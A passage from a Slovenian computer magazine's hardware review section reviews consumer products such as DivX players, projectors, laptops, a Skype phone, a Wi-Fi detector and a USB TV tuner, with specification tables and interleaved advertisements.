povzpel na srednji nivo), pač pa smo dosegli uporabne prenosne hitrosti okoli **10 Mb/s.** Naivno smo pričakovali večjo razliko. Tako Netgearova kot Belkinova oprema sta se obnašali podobno, s tem smo dobili občutek da Netgearu malce nagajajo integrirane antene, Belkin pa je z zunanjimi v prednosti. A hkrati število anten kompenzira slabšo občutljivost, tako da je bil končni rezultat malenkostno boljši pri Netgearu. Odstopanje je bilo minimalno, v območju do 5 %. Večje razlike so se pojavile pri delovanju na prostem – brez ovir, vendar je ta scenarij uporabe zelo netipičen in kot tak za nas nepomemben. Z uporabo **brežične 802.11g** kartice smo z obema usmerjevalnikoma dosegli daljši domet ob stabilnejšem signalu, kar se je poznalo ne toliko na višji, temveč predvsem na enakomerni hitrost. Zanimivo je, da je hitrost prenosa med napravami MIMO padla, takoj ko se je v omrežje priključil **802.11g** odjemalec.

Sicer imata oba usmerjevalnika vse napredne funkcije, od varnosti do zmogljivosti, Netgearov namestitveni čarovnik nam je bil všečnejši, spletni vmesnik pa je podrobnejši. Tudi sicer Netgear na svojih spletnih straneh ponuja več podpore. Končna različica opreme po standardu 802.11n naj bi se pojavila konec 2006, ko bo standard predvidoma sprejet; vse pa kaže, da današnja oprema Pre-N ne bo programsko nadgradljiva nanj. ■



Dostavljamo

Hudo

dobro.

080 22 20
Info@yellologic.si

hi-fi DVD/DivX predvajalnik

Yamada 6700



ZA: Yamada 6700 je na trg prišla že decembra lani, a je v začetku leta 2005 doživela make-up. Že prej je Yamada veljala za enega izmed boljših »poceni DivX predvajalnikov«, z novo strojno kodo pa je najverjetneje postala tudi **najhitrejši** oz. najodzivnejši predvajalnik. Yamada 6700 obvlada vse zapise, od DVD do DivX/Xvid do audio zapisov OggVorbis, MP3, WMA. Vizualno ostaja enaka tanka enota, ki

predvajalnik digitalnih vsebin

Teac HD-15-TV

ZA: Teacov predvajalnik medijskih vsebin meri na uporabo v dnevni sobi digitalnega doma, najverjetneje pa ima omejen rok trajanja, saj naj bi že letos prišli na trg pravi večnamenski medijski centri. A kakorkoli, Teac SHOW ME, kakor se izdelek tudi imenuje, se izkaže za izredno zanimivo napravico. **Bazno enoto** postavimo ob bok televiziji ali drugi prikazovalni enoti (projektor, monitor), vanjo pa vtaknemo **prenosni disk** (v ohišje je moč spraviti 2,8- ali 1,8-palčne enote). V preizkušnem kompletu je priložen 80 GB disk. Disk prinesemo do računalnika in prek povezave USB 2 nanj pretočimo vsebine. Enota podpira prikaz tako na izhodni enoti NTSC kot PAL. In kar je najlepše – **zna predvajati marsikaj**, od slik in filmčkov vseh formatov (kot najpogostejši vir so mišljeni digitalni fotoaparati), do filmov MPEG 4 (DivX, Xvid). Da izdelek ni narejen le polovično, pričča še razširitev podpore na MP3 in MPEG 1/2 (datoteke DVD, VCD) ter filme

hi-fi DVD/DivX-predvajalnik

XORO HSD 415



ZA: XORO je na slovenskem trgu prisoten že nekaj generacij naprav. Sprva le kot **DVD-predvajalnik**, zadnje leto pa kot eden izmed zanimivejših **DivX-predvajalnikov**. Pod roke nam je prišla nova serija modela 415, ki je odet v nova oblačila in srebrno prijetnejše ohišje. Predvajalnik je brez zatikanja ali drugih težav predvajal **vse vrste video zapisov**, pohvaliti velja progresivno izpisovanje v kompozitnem načinu priklopa (pri-

Skupna ocena:	■■■■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■■■■
Informacije: ElkoTex, d.o.o., in JAE, d.o.o., Ljubljana	
Spletni naslov: www.yamada.de	
Cena: 17.990 SIT	
Tehnični podatki	
Podprti mediji: DVD-R(W), DVD+R(W), CD-R, CD-RW	
Predvaja: DVD, VCD, SVCD, CDDA, MP3, ISO MPEG4, DivX, Xvid, OggVorbis, JPEG CD/DVD, WMA	
Video izhodi: SCART, koaksialni, S-video	
Audio izhodi: 2x činč (stereo RCA), 6x činč (5.1 analogni), 1x koaksialni digitalni (S/PDIF)	
Regijska zaščita DVD-ja: Ne	
Dekodirnik za DolbyDigital: Da	
Daljski upravljalnik: Da	

odeta v srebrno barvo in prijetne linije, poživi katerokoli površino. Pohvali se lahko tudi z enim preglednejšim daljinskimi upravljalniki. Enota je brez težav predvajala DVD in različne

v vse bolj priljubljenem formatu Windows Media Video (wmv). Napravica je z majhnostjo odlična nadomestek hi-fi DivX-predvajalnikom, saj jo lahko brez težav vržemo v torbo in si filmski večer priredimo v vikendu ob morju ... Naprava zna sliko tudi obrniti, pomanjševati/povečevati, omogoča samodejno prikazovanje (slide show). Koristno bo tudi kopiranje vsebine pomnilniške kartice na disk, s čimer postane enota koristen sopotnik na potovanjih.

PROTI: Zunanji napajalnik bi lahko pogrešali, a kot samostojna naprava



ob televiziji ni drugega vira napajanja. Priložen ploščat daljski upravljalnik bi bil lahko boljši. Uporabniški vmesnik, s katerim se premikamo po imeniški strukturi diska, je malce kaotičen, saj včasih omogoča predogled datoteke, drugače ne.

Jaka Mele

vsebine MPEG 4, od DivX 3.11 naprej. Podpira tudi predvajanje podnapisov (tudi prikaz slovenskih znakov). Z najnovejšim popravkom, za katerega je poskrbel JAE, lahko enoto **krmilimo popolnoma v slovenščini**. Enota se lahko pohvali z **vdelanim dekodirnikom za Dolby Digital**, s čimer ponuja veliko več kot primerljive enote v tem cenovnem razredu. Nasploh velja pohvaliti **menijski vmesnik**, ki je bogat – tako na primer Yamada ob prikazovanju fotografij JPEG prikaže tudi pregled manjših slik, kar smo pri drugih predvajalnikih pogrešali.

PROTI: Enota ime precej **šibak pladenj za medije**. Glede na primerljive enote v spodnjem cenovnem razredu je **dražja**. Yamada 6700 je zaradi izjemnega povpraševanja težko ujeti na prodajnih policah.

Jaka Mele

Skupna ocena:	■■■■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■■■■
Informacije: ElkoTex, d.o.o., Ljubljana	
Spletni naslov: www.teac.de	
Cena: 59.700 SIT	
Tehnični podatki	
Video izhodi: D-SUB, s-video, kompozitni video RCA	
Audio izhodi: stereo RCA	
Daljski upravljalnik: Da	
Vhodi: USB 2.0, CompactFlash I/II, MicroDrive, Secure Digital, Memory Stick, SmartMedia, MMC	
Mere in teža: 162 x 112 x 29,5 mm; 200 g	
Napajanje: Zunanje	

memo za plazemske in LCD-zaslone). Prav ne pričakovano ima enota tudi izhod za priklop v navadni monitor, kar ni v navadi. Prijetno nas je presenetil menijski sistem, ki je v celoti posloven, prav tako enota brez težav predvaja podnapise tudi ob DivX-zapisih in tudi šumniki delujejo brez težav. Glede na tekoče delovanje in dobro odzivnost smo dobili občutek, da je v enoto vdelana nova generacija čipa ali pa vsaj precej optimirana strojna koda. Glede na predhodnika, model 310, je 415 **neprimerno boljši!** Enota se lahko pohvali z vdelanim dekodirnikom za Dolby Digital, s čimer ponuja veliko več kot primerljive enote v tem cenovnem razredu.


PROTI: Enota ne predvaja Windows Media Video. Daljski upravljalnik je precej zbit, tipke so premalo narazen. **Jaka Mele**

VoIP-telefon (Skype)

CyberPhone /
CyberPhone K

ZA: Čeprav internetni telefonski program Skype ta hip že uživa kulturni sloves, njegova uporaba pa se iz dneva v dan povečuje, ima mnogo uporabnikov težave z nastavitvijo slušalk in mikrofonov, ki se namesto v zvočne vmesnike priključijo v USB, a prave integracije doslej še ni bilo. Osnovni model CyberPhone je sestavljen iz slušalke in podstavka. Ko slušalko odložimo, stikalo prekine povezavo in modra LED-osvetlitev ugasne. Naprednejši model CyberPhone K ima na podstavku še tipkovnico in pet funkcijskih tipk, s katerimi lahko neposredno krmilimo podporo aplikacijo (poleg Skypa še dva internetna

vgradno ohišje za trdi disk

RaidSonic
IcyDock

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Trion, d.o.o., Ljubljana
Spletni naslov:	www.raidsonic.de
Cena:	6600 SIT

ZA: RaidSonicov IcyDock omogoča vdelavo 3,5-palčnega trdega diska v prosto 5,25-palčno režo v našem ohišju. Ogrodje in izvlečna škatla, v katero pritrdimo disk, sta lično in kakovostno izdelana iz aluminija in plastike. Izvlečna škatla nam omogoča menjavanje diskov oziroma enostaven prenos diska. Vdelan je tudi kazalnik delovanja, za hlajenje hitrejših diskov pa skrbi ventilator. Za varnost je dodatno poskrbljeno s ključavnico. Preizkusili smo model z USB-vmesnikom (neposredno na osnovno ploščo), na voljo pa sta tudi različici IDE in SATA. Kmalu bo na voljo tudi model, ki bo imel na prednji strani osvetljen LCD-zaslon z realnočasovnimi podatki o disku, vključno s stanjem diska, ventilatorjev, alarmom pregrevanja ter beleženjem rekordnega časa diska.

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Elkotex, d.o.o., Ljubljana
Spletni naslov:	www.voipvoice.com
Cena:	8.510 / 9.670 SIT
Tehnični podatki	
Vmesnik:	USB
Dolžina kabla:	2 m
Tip:	mono
Telefonija:	samo internetna
Dodatno:	nič / tipkovnica na podstavku

telefonska servisa). Oba modela imata vdelan mikrofon s tehnologijo preprečevanja odmeva ter tehnologijo ASTI, ki ustvarja umetni telefonski ton, s čimer napravo »psihološko« približa tradicionalni telefoniji. Za uporabo ni treba imeti zvočne kartice; če pa jo imamo, lahko na njej med telefonskim pogovorom poslušamo glasbo ... Telefon zna tudi zvoniti!

PROTI: Prodati mono zvočnik in mikrofon, kjer vse skupaj oblikujemo v videz navadnega telefona je genialna ideja, ki pa po enostavnosti žal nima dodane vrednosti, kar še posebej velja za enostavnejši model, kjer na napravi ni niti tipke mute. Vsekakor pa je cena za oba modela pretirana, še posebej ker ni priloženega nobenega kupona za popust uporabe storitve Skype. Jaka Mele

5,25-palčni razširitveni modul


RaidSonic IcyBox
IB-851

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Trion, d.o.o., Ljubljana
Spletni naslov:	www.raidsonic.de
Cena:	13.300 SIT

ZA: Ker je v vsakem računalniku dandanes prosta vsaj ena 5,25-palčna reža, bo poseben razširitveni modul IcyBox, ki na prednjo stran računalnika prinaša priklpe za USB, FireWire, SerialATA ter zvočnike in mikrofon, kot nalašč za domače uporabnike. Modul se odlikuje še z vdelanim bralnikom pomnilniških kartic 16-v-1, ki zna prebrati prav vse obstoječe tipe pomnilniških kartic. Poleg tega je prednja stran modula barvno prilagodljiva, saj so priložene štiri različne maske (bež, srebrna, črna in modra). Modul bo prišel prav vsem lastnikom novjših matičnih plošč, ki omogočajo sočasno predvajanje dveh različnih virov (na eni recimo glasba MP3, na drugem zvočni učinki igre) na dveh zvočniških izhodih (slušalke) ...

Jaka Mele

matična plošča

DFI LanParty
nF4 SLI-D

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	PC Hand, d.o.o., Ljubljana
Spletni naslov:	www.dfi.com.tw
Cena:	45.850 SIT
Tehnični podatki	
Vežni čip:	Nvidia nForce4 SLI
Osnova in CPU:	AMD Socket 939, 1 CPU
Konfiguracija pomnilnika:	4 reže DDR400, do 4 GB
Razširitvene reže:	2x PCI, 1x PCIE x1, 2x PCIE x16, 2x PCIE x4
Funkcije:	6x vrata USB 2.0, 1x vrata firewire, krmilnik Serial ATA, 3 GB/s, 2x gigabitni omrežni adapter, osemkanalni zvok 7.1, priložena wi-fi kartica 802.11g, dvokanalni krmilnik za pomnilnik

ZA: DFI je bil do sredine 2003 bolj kot v potrošniškem segmentu prisoten kot proizvajalec matičnih plošč OEM, torej so proizvajali matične plošče, ki so se prodajale pod drugimi blagovnimi znamkami. Stanje se je spremenilo z lastno blagovno znamko LanParty, s katero je DFI naslovil rastoč segment zahtevnih entuziastov. Tudi najnovejša plošča LanParty ni izjema – namenjena je vsem, ki želijo svoj sistem sestaviti iz najboljših komponent. Plošča podpira navijanje vseh komponent in napetosti, omogoča celo nastavitve frekvence FSB do 456 MHz! Zanimiva novost je možnost shranjevanja nastavitvev BIOS v različne profile, kar pride prav pri preizkušanju sistema in optimiranju delovanja. Omeniti velja tudi zelo priročna mini stikala za resetiranje in vklop plošče (sicer mostički). Plošča je med najmočnejšimi zgrajenimi okoli veznega nabora nForce 4 SLI. To smo potrdili tudi z našim preizkusom, kjer smo, glede na identične konfiguracije plošč ASUS in MSI, v testih 3Dmark2005 z dvema karticama 6600 GT dosegli nekaj odstotkov boljše rezultate!

PROTI: Marsikoga bo zmotila precej zasoļjena cena plošče, ki je navkljub »okrnjenemu« modelu UT (v polni različici dobimo še medijsko škatlo FrontX in torbo) še vedno visoka. Malce nas je zmotil tudi ventilator na veznem naboru (severni most), ki se utegne po nekajmesečni uporabi začeti moteče oglašati. Če povezave dveh grafik SLI ne potrebujemo, je na voljo odlična DFI UT NF4 Ultra-D.

Jaka Mele

radijski detektor

TRENDnet TEW-T1

Skupna ocena: Razmerje cena/kakovost: Spletni naslov: www.trendnet.com

Cena: 8.500 SIT

Tehnični podatki

Frekvenčni prostor: 2,4 GHz, 802.11b/g

Antena: 3 dBi, usmerjena navzven

Napajanje: 2x AAA

Indikatorji: Moč signala, vir signala, moč, stanje baterij

ZA: Zelo preprosta naprava, ki pa utegne biti tudi zelo uporabna. Tako lahko preverite okolico za prisotnost omrežij wi-fi, še preden se spravite iz torbe ali avtomobila jemati prenosni računalnik. Prav tako bo napravo s pridom uporabljal marsikateri študent, ki bo lahko preverjal jakost signala wi-fi na fakulteti ali okolici. Naprava se napaja z dvema AAA-baterijama ter zaznava radijske signale na frekvenci 2,4 GHz. Ker tu deluje več naprav, zna TEW-T1 razlikovati med njimi, kar tudi pokaže z LED-diodami. Poleg wi-fi omrežja zna razločevati še mikrovalovno (pečico), brezžični telefon in brezžične skrite kamere. Naprava ima usmerjeno anteno, tako da ob najboljšem signalu ni dvoma, da je ciljno omrežje za zadnjo stranjo napravo. Izberemo lahko ročno ali samodejno delovanje. Vslednjem bo naprava delovala 30 minut nato pa bo ugasnila, vmes pa nas bo z zvočnim signalom opozorila na prisotnost (le) signala wi-fi. Zvočno opozorjanje lahko tudi izključimo.

PROTI: Naprava bi bila lahko izdelana precej boljše in predvsem intuitivnejše. Navkljub usmerjeni anteni jo v notranjosti stavb (pisarne) odboji popolnoma zmedejo, pa tudi razločevanje med različnimi vrstami sevanj je bolj naključno kot ne. Jaka Mele

projektor

Mitsubishi SE2U



Projektor je sivo-modre barve in deluje robustno, kar malo gumijasto. Objektiv je vstavljen v ohišje in ga ne nastavljamo spredaj, temveč z zgornje strani, kar je dodatna zaščita pri morebitnem prenašanju in drugih tegobah naglice sodobnega sveta. Projektor funkcijsko ni nič posebnega, poudarek, razvi-

projektor z DVD-predvajalnikom

HP ep9012



Projektor HP ep9012 je oblikovno čisto nekaj posebnega in deluje kar nekoliko »vesoljsko«, podoben je namreč E.T.-jevi glavi. Posebnost je tudi v napravo dodan DVD-predvajalnik, kar pomeni, da je namenjen predvsem domačemu kinu. In, da posebnostim še ne bo konca, »škafka« vsebuje zelo kakovosten prostorski zvok (High Quality 2.1 Surround System). Torej, DVD-predvajalnik, projektor in zvočniki v enem kosu. Je prvi projektor na svetu z vdelanim DVD-jem, nizkotoncem in prostorskim zvokom 2.1. Pravijo mu »instant home cinema digital projector«.

Gumbi na ohišju so klasični (on/off, keystone, volume +/-, source). Na voljo je tudi gumb »skrij« (hide), da lahko sliko na hitro skrijemo, če gledamo neprimerne vsebine, ki zadnje čase množično in pomotoma same od sebe zahajajo na internetne strani in se tam »učvrstijo«. Zaradi vdelanega DVD-ja so na ohišju še gumbi za njegovo upravljanje (play, stop, open), štirismerni gumb za sprehajanje po DVD-menijih in OK za potrditev. Možnih slikovnih virov je pet (notranji DVD, komponentni (Y, Pb, Pr), S-video, kompozitni in DVI). Pet je tudi slikovnih načinov, odvisno od tega, kaj gledamo (računalnik, nastavev po meri uporabnika, film, šport ali TV). Daljinski upravljalnik ima enake gumbe, kot so na projektorju, dodan je le še »mute« za izklop zvoka v trenutku, kar je tudi dokaj pogost »družinski pojav«. Meniji projektorja so nastavev, zvok, slika, vhodi in diagnostika (remote, button, colour, sound), ki je zelo priročna funkcija ...

den tudi iz prospekta, je: dobra kakovost za nizko ceno. Gumbi na projektorju so povsem osnovni (slikovni izvor, samodejna nastavev, hitra zatemnitev, meni in gumb za vklop/izklop). Daljinski upravljalnik je v obliki tablice, dodatno omogoča še korekcijo trapeza, zamrznitev slike, pomik slike gor/dol in izbiro svetilnostjo, video načinom, kinom ali predstavitvijo. Pri prikazu zelo svetlih slik, te niso prikazane »izprano«. Dobro se razločijo različne podrobnosti. Dobri sta tudi geometrija in pisava velikosti od 9 do 13 pik, tako na beli kot na črni podlagi. Pri sivih odtenkih nista vidna le dva (4. in 253.). Na prikazu lestvice osnovnih barv ima rumena barva pridih zelene. Soliden je tudi prikaz video slike, saj ima projektor elektroniko za boljši slikovni prikaz. Projektor je razmeroma tih, ima pa tudi zvočnik, da lahko malce »poje«. Samo R. Zorko

Skupna ocena: Razmerje cena/kakovost:

Informacije: HP Slovenija, d.o.o.

Spletni naslov: www.hp.com/homeprojectors

Cena: 589.441 SIT

Tehnični podatki

Tehnologija in ločljivost: 0,55-palčni DMD, 12 stopinj, 800 x 600 pik, 6-segmentno barvno kolesce

Diagonala slike: 0,94-2,8 m

Zum/ostrenje: največ f2,4; 1,16 : 1, ročno

Svetilnost: 840 ANSI-lumnov

Kontrast: 1600 : 1

Glasnost/ hrup: < 34 dB

Posebne funkcije: Vdelan DVD-predvajalnik (DVD, CDR, CD-RW, JPEG, MP3, VCD, SVCD, CD-avdio, DVD+/-R/RW, podpora za Dolby Digital 5.1, funkcije za optimiranje kakovosti slike

Zvok: prostorski zvok 2.1, največ 60 W, 20 W kanal (sprednji/zadnji)

30 W nizkotonec

Življenjska doba žarnice: Do 4000 ur varčni način

Vmesniki: Slika: S-video, RCA kompozitni,

komponentni (Y, Pb, Pr), DVI-I

Zvok: 5.1 digitalni avdio izhod (1 x RCA, koaksialni), stereo izhod (2 x RCA), stereo vhod (2 x RCA) servisni priključek

Volumen in masa: 5,24 x 4,0 x 3,2 dm³, 10,5 kg

Pri testu geometrije (mreža s krogom) so nekatere črte odebeljene, zato so najmanjše pisave (9, 10 pik) berljive slabše, zlasti na črni podlagi. Prelivanje barv v »nežnejših« odtenkih je zelo dobro, odlično so prikazani svetlejši deli in podrobnosti v zatemnjenih scenah. Pri prikazu sivin (255 odtenkov) manjkajo po trije svetli (249, 251, 253) in trije temni (4, 8, 12). Slika je mogoče elektronsko pomikati gor/dol, levo in desno (TV-način). Projektor je zmerno tih (34 dB), žarnica traja 4000 ur s temnejšo in 2000 ur s svetlejšo sliko, med delovanjem pa je kar vroč. Res učinkovit je prostorski zvok, ki kar »pribije«. Poleg predvajanja datotek MP3 in glasbenih plošč, je mogoče gledati tudi fotografije JPEG.

Samo R. Zorko

Skupna ocena: Razmerje cena/kakovost:

Informacije: Kros, d.o.o.

Spletni naslov: www.kros.si

Cena: 240.000 SIT

Tehnični podatki

Tehnologija in ločljivost: 0,55-palčni DMD, 12 stopinj, 800 x 600 pik

Diagonala slike: 1,14-4,57 m

Zum/ostrenje: f = 2,6 3,1; 1,25 : 1, ročno

Svetilnost: 1500 ANS-lumnov

Kontrast: 2000 : 1

Glasnost/ hrup:

Posebne funkcije: Izboljšava kakovosti slike (barve, gibljive slike), 2 x PC-vhod

Zvok: 1 W, mono

Življenjska doba žarnice: 2000 ur/ 2500 ur varčni način

Vmesniki: 2 x PC, S-video, video, avdio, USB

Volumen in masa: 6,93 dm³, 2,9 kg


PIXMA



**Originalni
FOTO PAPIR**



**PIXMA
tiskalnik**



domači FOTO STUDIO

you can
Canon

www.canon.si


CANON ADRIA d.o.o., Dunajska 128A, 1000 Ljubljana

prenosni računalnik

Fujitsu-Siemens Lifebook E8020 D

ZA: Prenosnik Lifebook E8020 je naslednik zelo uspešnega modela 8010. Prenosnik, ki je zamenjava namiznega računalnika, gradi na osveženi osnovi **Centrino** in **Sonoma**.

Posebnost prenosnika je **bogata nabor priključkov**, saj je to eden redkih prenosnikov, ki še vedno ponuja tudi vzporedna in COM-vrata. Oblikovno dovršen prenosnik ponuja tudi dobre funkcije **zaščite**, saj z vdelanimi dodatnimi tipkami lahko zahtevamo vpis varnostne kode ob zagonu. Osnova i915PM v navezi s hitrejšim procesorjem Pentium M podpira sicer ne ravno hitrejši, a vsekakor energijsko varčnejši pomnilnik DDR2. Zanimivo je da se je v tem modelu Fujitsu-Siemens odločil za vdelavo **ATI-jeve grafike X600** in ne uporabo integrirane Intelove rešitve, kar vsekakor dosega boljše rezultate. Posebej velja izpostaviti vdealni **dvoslojni DVD-zapisovalnik** in razširitveno režo po novem standardu – **ExpressCard**. V prenosnik je moč priključiti tudi



drugo baterijo, s katero naj bi po specifikacijah dosegli **do 10 h avtonomije**.

PROTI: Precej težak prenosnik res ni primeren za prenašanje, zato je smiselnost dolge avtonomije dokaj vprašljiva. Med testom avtonomije je prenosnik med normalnim delovanjem dosegel komaj **dve uri**. Škoda, da vdelani bralnik pomnilniških kartic ne podpira več tipov kartic.

Jaka Mele

Skupna ocena:

Razmerje cena/kakovost:

Informacije: Siemens, d.o.o., Ljubljana

Spletni naslov: www.fujitsu-siemens.com

Cena: 696.600 SIT SIT

Tehnični podatki

Processor: Intel Pentium M 770; Dothan 2.13 GHz

Pomnilnik: 1024 MB DDR2-533

Trdi disk: 80 GB SATA

Vdelane pomnilniške enote: CD-RW/DVD+-RW DL

Zaslon: 15,4", 1400 x 1050 pik

Grafična kartica: ATI Radeon X600, 128 MB

Vmesniki: VGA, 4 x USB 2.0, 56K modem, 10/100/

GBE LAN, avdio, 1x PCMCIA, 1x ExpressCard,

bralnik pomnilniških kartic 2v1, Wi-Fi 802.11b/g,

S-video, bluetooth v.1,2; IEEE 1394, vzporedna in

COM-vrata, bralnik SmartCard

Delovanje baterij: 2:10; BatteryMark

Mere in masa: 333 x 285 x 37 mm, 3,0 kg

Programska oprema: Windows XP Professional

prenosni računalnik

Toshiba Tecra A3 116

ZA: Toshiba's novi prenosnik serije Tecra ponuja v ključnih delih najnovejšo tehnologijo v tej osnovi, s pridihom preizkušenega. Osnova **i915** podpira nove procesorje s prednjim vodilom 533 MHz, grafiko pa krmili integrirana grafična kartica **IGMA900**, ki glede na prejšnjo generacijo podvaja zmogljivost, pa tudi do

128 MB pomnilnika mu lahko dodelite. Tega ob vdelanih 512 MB ne bo zmanjkalo, možne so razširitve. Velik zaslon je svetel in kontrasten, skupaj z veliko ločljivostjo pa pusti odličen vtis. Tipkovnica je premaknjena v sredino, s čimer se uporabnik končno znebi občutja, da ima prenosnik pred seboj postavljen postrani – kar se zgodi pri mnogih drugih proizvajalcih in modelih. Prenosnik ima **odlično že nameščeno upravljalno programsko opremo** s sistemskimi, varnostnimi in optimirnimi orodji, do katerih pridemo s pritiskom na en sam gumb. Tudi veliko vsakdanjih opravil, kot je povezovanje v omrežja wi-fi, je poenostavljeno in vizualno oplešano. V prenosniku je že nameščen **Microsoftov OneNote 2003** – program za zajemanje, organizacijo in urejanje zapiskov. Zelo prav bo prišel tudi vdelani bralnik pomnilniških kartic.

PROTI: Med zamere bi uvrstil dokaj **kratko avtonomijo**, vendar pa glede na težo prenosnika skoraj treh kil, ta vsekakor ni namenjen predvsem mobilnemu delu. Na voljo so tudi modeli z večjo ločljivostjo, z DVD-zapisovalnikom namesto DVD-roma ... Čeprav osnova Sonoma podpira wi-fi 802.11a/b/g, Tecra A3 v preizkušenem modelu še vedno uporablja starejši 802.11b/g. Celotno ohišje ne daje najbolj kompaktnega vtisa. **Jaka Mele**



Skupna ocena:

Razmerje cena/kakovost:

Informacije: INEA, d.o.o., Ljubljana

Spletni naslov: www.toshiba.com

Cena: 359.880 SIT

Tehnični podatki

Processor: Intel Pentium M 750; Dothan 1.86 GHz

Pomnilnik: 512 MB DDR; PC2700, 333 MHz

Trdi disk: 80 GB

Vdelane pomnilniške enote: CD-RW/DVD-ROM

Zaslon: 15,4", 1400 x 1050 pik

Grafična kartica: Intel 915GM VGA 128 MB

Vmesniki: VGA, 3 x USB 2.0, 56K modem, 10/100

LAN, avdio, PCMCIA, bralnik pomnilniških kartic

6v1, wi-fi 802.11b/g, S-video, bluetooth; i.LINK (IEEE

1394), zvočniki

Delovanje baterij: 2:05; BatteryMark

Mere in masa: 360 x 270 x 38 mm, 2,89 kg

Programska oprema: Windows XP Pro, MS OneNote 2003, Norton Internet Security Suite

prenosni TV-sprejemnik in video vmesnik

LifeView TV WALKER Lite



ZA: TV WALKER Lite lahko postane vaš nepogrešljivi prijatelj na potovanjih, službi ali doma. Že na prvi pogled lična škatlica skromnih mer po videzu in velikosti bolj kot na TV-vmesnik spominja na Motorolin GSM-telefon. Naprava za prenos zvoka in slike uporablja vmesnik USB 2.0, prek katerega dobi tudi potrebno električno energijo. Namestitev gonilnikov in priložene programske opreme poteka brez težav in hitro. Pregled dostopnih TV-kanalov na CATV-ju opravi programski vmesnik v dobri minuti. Omogoča zajemanje videa v formatih MPEG 1,

Skupna ocena:

Razmerje cena/kakovost:

Spletni naslov: www.lifeview.com

Cena: 14.900 SIT

Prodaja: www.comtron.si

Tehnični podatki

Vmesnik: USB 2.0

Video vhodi: S-video, kompozitni video, NTSC/PAL

CATV/AIR TV

Mere: 100 mm x 50 mm x 20 mm

Daljinski upravljalnik: 24 tipk (87 mm x 55 mm x 6 mm)

2, in 4 tudi s funkcijo **časovnega zamika** (gleदानje TV-programov s časovnim zamikom). Da pa ne bi bili odvisni samo od TV-signalov, lahko v napravo priključimo tudi **VCR- ali DVD-predvajalnik** prek S-video ali kompozitnega vhoda. Priloženi **daljinski upravljalnik**, ki

ni večji kot kreditna kartica, svoje poslanstvo kljub skromnim meram odlično opravi.

PROTI: Sprejemnik za daljinski upravljalnik bi lahko bil v napravo že vdelan, tako bi odpadla skrb za dodatni kabel z IR-sprejemnikom. Kakovost TV-slike je **precej slabša** v primerjavi s klasičnim TV-sprejemnikom ali notranjimi PCI TV-karticama, morda temu pripomore precej hitro iskanje postaj. Slike lahko sicer nekoliko popravimo ročno, vendar imamo na voljo bore malo nastavitev. To, da naprava dobi potrebno energijo prek USB-vmesnika, je pohvalno, malce nerodna pa utegne biti potreba po dveh prostih USB-priključkih v primerih, ko PC prek enega USB-priključka ne dovaja dovolj električne energije. Kot minus štejemo tudi dejstvo, da ob nakupu opreme **ne dobimo slovenskih navodil**. **Zlatko Matić**

DEKLICA ZA VSE ZGORNJEGA RAZREDA

Ko je govor o večfunkcijskih napravah, kjer pričakujemo tiskanje, optično branje, kopiranje in faksiranje, in kjer se danes ponudba začne že v cenovno zelo nizkem delu, na zgornji cenovni del segmenta pomislijo le redki. Pa vendar ima skoraj vsako podjetje svoj kopirni stroj, nemalokrat celo barvni, poleg tega pa so po mizah zaposlenih še posamezni tiskalniki, bralniki, faksi ...

Piše: Jaka Mele

jaka.mele@majmikro.si

Toshibina linija e-STUDIO, točneje model 3511, ima že po videzu korenine v digitalnem kopirnem stroju, vendar gre za mnogo več kot za le dodan omrežni modul in funkcijo barvnega izpisa. O tem nas hitro prepričajo napredne zmožnosti, kot je hitro optično dvostransko zajemanje (4-vrstični CCD-senzor) in pošiljanje zajetega neposredno v e-poštni nabiralnik uporabnika oz. v FTP strežnik; zajemanje poteka izredno hitro, saj je stroj sposoben zajeti do 50 črno-belih oz. do 20 barvnih A4-listov na minuto. Kopirnik samodejno prepozna, ali gre za barvni ali črno-beli papir, in samodejno prilagodi delovanje. Že v osnovni izvedenki omogoča tiskanje na omrežni/internetni faks, izbirno pa lahko dokupimo tudi samodejni faksimilni modul. To pa so že funkcije, ki jih nižji in srednji cenovni razred ne ponujata. Tudi oddaljeno omrežno upravljanje je vrлина, kjer Toshiba ni kaj očistati.

IZKUŠNJE V PRAKSI

